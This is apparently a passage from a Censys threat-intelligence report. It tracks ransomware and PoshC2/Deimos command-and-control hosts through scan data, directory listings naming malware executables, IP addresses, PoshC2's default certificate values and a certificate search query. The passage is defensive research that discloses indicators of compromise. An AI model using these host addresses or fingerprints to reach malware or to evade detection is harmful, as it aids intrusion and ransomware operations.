
Censys further investigated this host’s history to find “Python Software Foundation SimpleHTTP 0.6” and an HTTP response body displaying a directory listing for malware executables on port 8090 from 07 October to 11 October 2021. The same software and identical directory prompt with different malware executables were also on Russian Hosts F, G, H, and Virginia Host E.

One executable found on the Host D, pss.exe, was identified as part of Karma ransomware group as it writes a notice to victims identifying it as such, and also is assessed to encrypt files on the victim host.[4]

[2] https://en.wikipedia.org/wiki/Squid_(software)
[3] https://attack.mitre.org/techniques/T1090/002/
[4] https://www.joesandbox.com/analysis/467911/1/html

# Host D with Deimos C2





8090/HTTP

Observed Oct 08, 2021 at 5:58am UTC

**Software**

Python Software Foundation SimpleHTTP 0.6

**Details**

http://3.133.59.113:8090

**Request**
GET /

**Protocol**
HTTP/1.0

**Status Code**
200

**Status Reason**
OK

**Body Hash**
sha1:a232be4c3d71bcff4f30d65a7b9e99ea155ec8a2

**HTML Title**
Directory listing for /

**Response Body**

```
# Directory listing for /

* * *

  * [In-P.ps1](In-P.ps1)
  * [pss.exe](pss.exe)
  * [pssd.exe](pssd.exe)
  * [pwrk.ps1](pwrk.ps1)

* * *
```

# PoshC2 Certificate on original Russian host

After locating ransomware executables on Ohio Host D, Censys revisited the original Russian Host A for other indicators of nefarious activity. While conducting an historical analysis of Host A, Censys found port 31001 added on 30 May 2022 and not recently open. After reviewing the host summary on this date, Censys noticed a certificate on port 433 listing the location as Minnetonka, MN which seemed anomalous for a Russian host. What is more, the "O" or Organization listed was "Pajfds" and the "OU" or Organizational Unit listed was "Jethpro" which seemed suspicious to Censys.


Censys performed a Google search for these certificate details and found the exact same certificate details listed as an Indicator of Compromise (IOC) for the PoshC2 tool, on the website of the developer, Nettitude Labs. PoshC2 is a free and open source, "proxy aware C2 framework used to aid penetration testers with red teaming, post-exploitation and lateral movement." The website also lists an HTTP response as an IOC that mirrors the response Censys obtained from Russian Host A during scanning.


Furthermore, PoshC2 documentation directs that a Python programming language kit be installed on target hosts, serving as another probable IOC as well as identifying probable threat actors, should Python software be found on hosts also possessing the PoshC2 certificate.

# Fremont Host K with PoshC2

On 21 April 2021, Censys observed Host K with a PoshC2 certificate and possible malware kit on port 80 with a directory format identical to other PoshC2 hosts with confirmed malware kits, but Censys was unable to link any of the files listed on Host K to any known malware or nefarious activity. Similar to Virginia Host E, however, the Fremont host does also have Python and Apache software installed.
Censys is hesitant to suggest this could be a proxy of a C2 network as Censys found no direct ties to any Russian hosts, either nefariously identified in this report or otherwise, except for the presence of the PoshC2 certificate and similar directory listing format. A possible explanation is that this host is functioning as a legitimate penetration testing tool by legitimate security practitioners. Censys is including this host in the report for thoroughness and to allow other researchers to rule out the host as nefarious.

A file analysis was not possible as the host has closed this port and Censys' observance of the possible malware kit was historical.





80/HTTP TCP

Observed Apr 21, 2021 at 9:42pm UTC

Software

Python Software Foundation SimpleHTTP 0.6


Details

http://173.255.218.175

| | |
|---|---|
| Request | GET / |
| Protocol | HTTP/1.0 |
| Status Code | 200 |
| Status Reason | OK |
| Body Hash | sha1:46add341519737ba263369a67ce7621725128c59 |
| HTML Title | Directory listing for / |
| Response Body | |

```
Directory listing for /

## Directory listing for /

* * *

  * [.font-unix/](.font-unix/)
  * [.ICE-unix/](.ICE-unix/)
  * [.Test-unix/](.Test-unix/)
  * [.X0-lock](.X0-lock)
  * [.X11-unix/](.X11-unix/)
  * [.XIM-unix/](.XIM-unix/)
  * [systemd-private-d0493676c5444cd9a5cd9b3ad2e7ce9f-haveged.service-a8vnLy/](s
ystemd-private-d0493676c5444cd9a5cd9b3ad2e7ce9f-haveged.service-a8vnLy/)
  * [systemd-private-d0493676c5444cd9a5cd9b3ad2e7ce9f-systemd-timesyncd.service-
WT5IfE/](systemd-private-d0493676c5444cd9a5cd9b3ad2e7ce9f-systemd-timesyncd.serv
ice-WT5IfE/)
  * [www-data-temp-aspnet-0/](www-data-temp-aspnet-0/)

* * *
```

# PoshC2 Certificate on original Russian host



443 / HTTP

Observed May 28, 2022 at 9:28pm UTC

**Software**

Apache HTTPD

**Details**

https://5.101.5.196

| | |
|---|---|
| **Request** | GET / |
| **Protocol** | HTTP/1.0 |
| **Status Code** | 404 |
| **Status Reason** | Not Found |
| **Body Hash** | sha1:a76a7d1f14966f48641929e8df4c9f7c66d199d2 |
| **HTML Title** | 404 Not Found |
| **Response Body** | EXPAND |

```
# Not Found

The requested URL was not found on this server.

* * *

Apache (Debian) Server
```

**TLS**

**Fingerprint**

| | |
|---|---|
| **JA3S** | 15af977ce25de452b96affa2addb1036 |

**Handshake**

| | |
|---|---|
| **Version Selected** | TLSv1_3 |
| **Cipher Selected** | TLS_AES_256_GCM_SHA384 |

**Leaf Certificate**

fb1d659ca205601d24650b1e7caa0d47e3e7cf4fb4dc60319fd8d311232650d3

C=US, ST=Minnesota, L=Minnetonka, O=Pajfds, OU=Jethpro, CN=P18055077

C=US, ST=Minnesota, L=Minnetonka, O=Pajfds, OU=Jethpro, CN=P18055077

## HTTP Responses

PoshC2 also has static HTML responses that it responds with. The default is six HTTP 200 responses and one 404 response. These are stored in files at `resources/responses/` and also loaded into the database when the server is first created. The server responds with a random 200 response to POST requests that do not error or require a specific response, and with the single 404 response to all unexpected URLs or when the C2 server errors. Other responses return context relevant data, such as tasks, implant code and so on.

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache (Debian) Server</address>
</body></html>
```

https://labs.nettitude.com/blog/detecting-poshc2-indicators-of-compromise/

## SSL Certificate

PoshC2 by default creates a self-signed certificate for its HTTP server, the values for which are stored in `poshc2/server/Config.py` file. These values are not in the 'normal' configuration file `config.yml` and are less documented and are therefore harder to change.

```
Cert_C = "US"
Cert_ST = "Minnesota"
Cert_L = "Minnetonka"
Cert_O = "Pajfds"
Cert_OU = "Jethpro"
Cert_CN = "P18055077"
Cert_SerialNumber = 1000
Cert_NotBefore = 0
Cert_NotAfter = (10 * 365 * 24 * 60 * 60)
```


# PoshC2 Certificate on Eight Other Hosts

Again, while C2 tools are not nefarious in and of themselves, the fact that Russian Host A is currently using Demios C2 whose JARM links to Host D that previously hosted malware, Censys performed a worldwide search for other hosts presenting the PoshC2 certificate discovered on the Host A in May 2022.

Censys uncovered eight other hosts with the PoshC2 certificate on/about 24 June 2022.

These hosts can be described in four categories:

- Hosts F and G with malware kit
- Host E with a malware kit
- Host K with a possible malware kit
- Hosts K through O with only the PoshC2 certificate



**See For Yourself – Run This Query:**


services.tls.certificates.leaf_data.subject_dn=`C=US, ST=Minnesota, L=Minnetonka, O=Pajfds, OU=Jethpro, CN=P18055077`

# Russian Host F with PoshC2


Host F was presenting the PoshC2 HTTP response and certificate as recently as 22 June 2022. Additionally, on port 8000, Censys discovered not only Python software previously mentioned as required for attackers to implant on targets, but also an HTTP response that includes the malware kit depicted below. This was observed as recently as 07 July 2022. This malware kit allows an attacker to disable a target's antivirus, remotely manage the target, contains a trojan and callbacks to two other Russian hosts with operational Bitcoin ports, one of which is listed on a Bitcoin node directory. This same host, 92.53.90.70, also previously had a Covenant C2 certificate and HTML Title on 05 May 2022. A full malware analysis of the kit found on Host F can be found in Appendix A.

Through a historical analysis of the malware kit on port 8000, Censys discovered that on 15 June 2022, this malware kit had "restoreassistance_net@decorous[.]cyou" appended to each of the files. A Google search revealed "@decorous[.]cyou" as a domain used by the MedusaLocker group, confirmed by a CISA Alert.

Censys assesses that this constitutes a "smoking gun" and implicates this host as part of a ransomware C2 network, likely as an attacker or a proxy (as a victim is possible, however, Censys' historical analysis indicates the presence, removal, and reemergence of the PoshC2 certificate and a persistence of the malware kit modified over time which would be more in line with an attacker modifying their attack methods).



# Russian Host F with PoshC2



8000/HTTP TCP

Observed Jun 15, 2022 at 7:19pm UTC

VIEW ALL DATA · GO

**Software**

Python Software Foundation SimpleHTTP 0.6

